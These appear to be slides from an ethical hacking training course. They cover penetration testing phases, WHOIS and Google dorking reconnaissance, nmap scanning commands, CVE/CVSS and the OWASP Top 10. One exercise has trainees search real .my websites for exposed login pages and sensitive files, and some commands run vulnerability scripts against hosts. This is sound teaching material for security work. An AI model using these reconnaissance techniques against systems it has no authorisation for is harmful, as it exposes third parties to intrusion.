ETHICAL HACKING TRAINING

20th – 21st May 2024

NETWORK ETHICAL HACKING

Network ethical hacking encompasses two different activity which are vulnerability assessment and penetration testing.

Validate the security of a system, server, database and network

INTRODUCTION

Vulnerability assessment

A process to identify , and to prioritize vulnerabilities in a system, network or application.

Purpose

Identify weaknesses and security flaws that could be exploited by attackers.

Scope

Covers software, configurations and applications installed within a system/network.

METHODOLOGIES

PENETRATION TESTING EXECUTION STANDARD

1. **Pre-Engagement**
2. **Intelligence Gathering**
3. **Threat Modelling**
4. **Vulnerability Analysis**
5. **Exploitation**
6. **Post-Exploitation**
7. **Reporting**

I. Pre-engagement

Objective: To define the scope, objectives, and rules of engagement for the penetration test.

Tasks:

Scoping: Determine the boundaries of the test, including the systems and networks to be tested.

Objective Setting: Define what the client aims to achieve through the penetration test (e.g., identifying vulnerabilities, testing defenses).

Rules of Engagement: Establish guidelines for the test, including testing windows, allowable techniques, and any constraints.

Legal and Compliance: Ensure all legal and compliance requirements are met, including obtaining written authorization.

2. Intelligence Gathering

Objective: To collect information about the target that will be useful in later stages of the penetration test.

Tasks:

Passive Reconnaissance: Gather information without directly interacting with the target. This includes using public records, social media, and other open sources.

Active Reconnaissance: Directly interact with the target to gather information. This can include network scanning, DNS queries, and other probing techniques.

Social Engineering: Collect information through interactions with people, such as phishing or pretexting.

3. Threat Modelling

Objective: To understand the target environment and identify potential threats and attack vectors.

Tasks:

Asset Identification: Identify critical assets, such as sensitive data, critical systems, and intellectual property.

Attack Vector Identification: Determine possible ways an attacker could compromise the identified assets.

Threat Analysis: Analyze the likelihood and potential impact of various threats to prioritize testing efforts.

4. Vulnerability Analysis

Objective: To identify vulnerabilities in the target environment that could be exploited.

Tasks:

Automated Scanning: Use tools like vulnerability scanners (e.g., Nessus, OpenVAS) to identify potential weaknesses.

Manual Testing: Conduct manual tests to verify automated scan results and identify additional vulnerabilities that automated tools might miss.

Configuration Review: Examine system configurations, network setups, and other settings for weaknesses.

Patch Management Review: Check for missing patches and outdated software versions that could introduce vulnerabilities.

5. Exploitation

Objective: To perform exploitation activity

Tasks:

Automated Scanning: Use tools like Metasploit to perform exploitation.

Manual Testing: Conduct manual tests to verify automated scan results and identify additional vulnerabilities that automated tools might miss.

6. Post-Exploitation

Objective: To gather information and demonstrate the extent of the compromise, including potential impact on the organization.

Tasks:

Data Exfiltration: Simulate the extraction of sensitive data to demonstrate what an attacker could achieve.

Privilege Escalation: Attempt to gain higher-level access to systems and networks.

Lateral Movement: Move within the network to compromise additional systems and gather further intelligence.

Persistence: Implement mechanisms to maintain long-term access to the target environment.

7. Reporting

Objective: To document the findings of the penetration test and provide actionable recommendations.

Tasks:

Findings Documentation: Detail each identified vulnerability, including its description, impact, and evidence of exploitation.

Remediation Recommendations: Provide clear and actionable steps to fix the identified vulnerabilities.

Executive Summary: Summarize the findings and recommendations for non-technical stakeholders.

Technical Report: Provide a detailed technical report for IT and security teams, including steps to reproduce findings and implement fixes.

Intelligence Gathering

process of collecting information about a target system, network, or organization to identify potential attack vectors and vulnerabilities.

Passive Reconnaissance

This involves gathering information without directly interacting with the target system. Instead, it relies on publicly available information. The goal is to avoid detection while collecting as much information as possible.

Active Reconnaissance

This involves directly interacting with the target system to collect information. While more invasive, it can yield detailed and accurate data about the target’s infrastructure and potential vulnerabilities.

Passive Reconnaissance

WHOIS Lookup: Retrieves domain registration details.

Google Dorking: Uses advanced Google search queries to find sensitive information exposed online.

Social Media Profiling: Collects information from social media platforms about employees, technologies in use, and organizational structure.

DNS Enumeration: Gathers DNS records to identify domain names, IP addresses, and mail servers.

Public Records and Databases: Searches for information in public records, databases, and forums.

Active Reconnaissance

Network Scanning: Identifies live hosts, open ports, and services running on those ports

Banner Grabbing: Captures information from service banners to identify software versions and potentially vulnerable services.

OS Fingerprinting: Determines the operating system of a target system.

Vulnerability Scanning: Identifies known vulnerabilities in services running on the target systems.

WHOIS Lookup

Exercise : ~ 5 mins


- Choose any domain of your preference, for example : google.com, petronas.com.my , etc
- Search for online WHOIS lookup tool , for example : who.is , whois.domaintools.com , mynic.my (MY)
- Find the information about the domain such as ;
- Registration Number
- Domain Registration Date
- Domain Expiry Date
- Domain Last Updated
- Domain Status
- Registrar
- Registrar Phone Number
- Nameservers

Google Dorking

- **Google Dorking** is a technique used to find information that is publicly available on the internet but not easily accessible through normal browsing. It involves using advanced search operators in Google to uncover hidden data, files, and sensitive information.

- **Objective** : The goal is to find publicly accessible login pages, sensitive documents, or information about a specific organization using Google’s search engine.

- **site**: Restricts the search to a specific website or domain.
- **filetype**: Searches for specific file types (e.g., pdf, doc, xls).
- **intitle**: Searches for pages with a specific word in the title.
- **inurl**: Searches for pages with a specific word in the URL.



Index of /

Name	Last modified	Size	Description
secret/	2017-01-27 15:40	-	
priv/	2017-01-27 15:41	-	
edit/	2017-01-27 15:40	-	
dir1/	2017-01-27 15:40	-	
config.php	2017-01-27 15:40	11K	

Apache/2.4.23 (Win64) PHP/5.6.25 Server at localhost Port 80

Exercise : ~ 10-15 mins

- Explore google dorking functionalities using **site** and **inurl**
- For example :
- **site:yahoo.com**
- Try to find **login** pages in any Malaysia website (ends with .my) (please do not attempt to perform any authentication/login)
- Find other information that is considered sensitive (directory listing, admin login page, confidential documents)

VM setup : 15 - 30 mins

- Install Virtualization Software of your choice (Virtualbox, VMWare, Parallel , etc)
- Install kali-linux machine inside the virtualization software
- Try to explore some basic utilities/command in Kali Linux machine
- Ensure that your network setting for Kali is set to NAT

Active Reconnaissance

Active reconnaissance involves directly interacting with the target system to gather information. Unlike passive reconnaissance, it can be detected by the target system's defenses.

Objective :
The goal is to identify live hosts, open ports, and running services on a target network to prepare for further penetration testing activities.

Example of tools:
Nmap – Network mapper
Netcat
Telnet

Network Mapper : NMAP

- open-source tool used for network discovery and security auditing.
- most widely used tools in cybersecurity for performing reconnaissance on networks and systems.

Key Features

1. **Host Discovery**
2. **Port Scanning**
3. **Service and Version Detection**
4. **OS Detection**
5. **Scriptable Interaction with Hosts**

Host Discovery

```
nmap -sn 192.168.1.0/24
```

-sn: Ping scan to find live hosts without doing a port scan.

Port Scanning

nmap 192.168.1.10

nmap -p- 192.168.1.10

nmap -p 1-65535 192.168.1.10

Service and Version Detection

```
nmap -sV 192.168.1.10
```

OS Detection

```
nmap -O 192.168.1.10
```

Scriptable Interaction with Hosts

```
nmap --script vuln 192.168.1.10
```

list of scripts : https://nmap.org/nsedoc/scripts/

Script to identify weak ciphers

```
nmap --script ssl-enum-ciphers -p 443 192.168.1.10
```

Exercise : ~ 15-30 mins

- Perform nmap scan on target :
- Identify the Operating System used by the target
- Identify **open** ports
- Try to perform **all ports** scan
- Try to use **ssl-enum-ciphers** script on the service that is running on the open ports

Vulnerability Analysis

Vulnerability Definition

Weakness or Flaw:

A vulnerability is a weakness or flaw in a system, software, hardware, or process.

Exploitable by Threat Actors:

Can be exploited by threat actors, such as hackers, to gain unauthorized access.

Leads to Security Issues:

May result in data breaches, system outages, or unauthorized access to sensitive information.

Variety of Forms:

Can exist in various forms including software, hardware, network configurations, and human factors.

Security Implications:

Impacts the confidentiality, integrity, and availability of network resources.

Vulnerability Identification

- Automated tools such as **Nessus, OpenVAS, Nexpose**
- Manual verification using other tools such as **nmap, openssl, sslscan**
- Cross-reference the identified service versions with known vulnerabilities in databases such as the **National Vulnerability Database (NVD)** or **CVE Details**.

Common Vulnerabilities and Exposure (CVE)

- Widely recognized and standardized identifier system for publicly known information security vulnerabilities and exposures.
- CVE provides a reference method for identifying and naming vulnerabilities, making it easier for organizations to share data across different security tools and databases.

Common Vulnerability Scoring System – CVSS Scoring

- A standardized framework used to assess the severity of security vulnerabilities. CVE provides a reference method for identifying and naming vulnerabilities, making it easier for organizations to share data across different security tools and databases.

Exercise

- From the port scan earlier, identify which ports/services has CVE/vulnerabilities.
- Try to read and understand the vulnerability
- What is the risk severity? Critical? High? Medium? Low? Informational

Exploitation


- Leveraging identified vulnerabilities to gain unauthorized access to systems, escalate privileges, and demonstrate potential impacts.
- Crucial for understanding the real-world risks posed by vulnerabilities
- Public exploits (Exploit Database, Metasploit, Github, packetstormsecurity.com)

Demo

WEB APPLICATION PENETRATION TESTING

A security assessment method used to identify, exploit, and help remediate vulnerabilities in **web applications.**

APPROACH



BLACK BOX
Blind testing, more realistic, more effort on recon
GREY BOX
Partial knowledge of network, more effort on testing
WHITE BOX
Glass-box test, full knowledge on network, more effort on devsecops

METHODOLOGIES

Open Web Application Security Project (OWASP)

- **A standard awareness document for developers and web application security professionals.**
- **Represents a broad consensus about the most critical security risks to web applications.**
- **Updates the list periodically (every 3 years) to reflect the evolving security landscape and emerging threats.**

OWASP Top 10 Web Application Vulnerabilities



BROKEN ACCESS CONTROL

Occurs when the application fails to enforce what users can and cannot do, leading to unauthorized access.

CRYPTOGRAPHIC FAILURES

Issues with data encryption that can allow attackers to access sensitive information.

ENCODING vs CRYPTOGRAPHY vs HASHING

ENCODING

Purpose:

Encoding is the process of converting data from one format to another, typically for the purpose of ensuring compatibility between systems or representing data in a human-readable format.

Reversibility:

Encoding is usually reversible, meaning that the original data can be retrieved from the encoded form.

Question :

What is the encoding for “space” in URL?

Is encoding secure?

valid URL

“/hello_world”

invalid URL

Encryption

Purpose:

Encryption is the process of transforming data into an unintelligible form using cryptographic algorithms and keys, primarily for the purpose of ensuring confidentiality.


Reversibility:

Encryption can be reversible, meaning that the original data can be recovered using the appropriate decryption key.


Question :

What are different types of encryption?

Symmetric Encryption



ASYMMETRIC ENCRYPTION



okta

HASHING

- **Purpose:**

Hashing is the process of converting input data (of any size) into a fixed-size string of characters, typically for the purpose of storing passwords securely, verifying data integrity, or creating unique identifiers.


Reversibility:

Hashing is irreversible, meaning that the original input data cannot be determined from the hash value.


Question :

What and where is hashing used for?

What are weaknesses of hashing?



Components of Hashing


Input
Digest
Fox
cryptographic hash function
DFCD 3454 BBEA 788A 751A
696C 24D9 7009 CA99 2D17
The red fox jumps over the blue dog
cryptographic hash function
0086 46BB FB7D CBE2 823C
ACC7 6CD1 90B1 EE6E 3ABC
The red fox jumps ouer the blue dog
cryptographic hash function
8FD8 7558 7851 4F32 D1C6
76B1 79A9 0DA4 AEFE 4819
The red fox jumps oevr the blue dog
cryptographic hash function
FCD3 7FDB 5AF2 C6FF 915F
D401 C0A9 7D9A 46AF FB45
The red fox jumps oer the blue dog
cryptographic hash function
8ACA D682 D588 4C75 4BF4
1799 7D88 BCF8 92B9 6A6C

INJECTION

When attackers insert malicious code (such as SQL or OS commands) into the application to steal data or gain control.

INSECURE DESIGN

Inherent flaws in the application's design that make it more susceptible to attacks.

DEVOPS and DEVSECOPS

DEVOPS

DevOps is a combination of "**Development**" and "**Operations.**" It's a set of practices and tools that integrates software development (Dev) and IT operations (Ops) to shorten the development lifecycle, deliver features, fixes, and updates more frequently and reliably.

DEVOPS

1. Culture and Collaboration:

Culture: DevOps fosters a collaborative culture between development and operations teams.

Shared Responsibility: Both teams share responsibility for the product from development to production.

2. Automation:

CI/CD: Continuous Integration (CI) and Continuous Deployment (CD) are automated to ensure code changes are tested and deployed quickly.

Infrastructure as Code (IaC): Automating the setup and management of infrastructure using code.

DEVOPS

3. Tools and Processes:

Version Control: Tools like Git for code management.

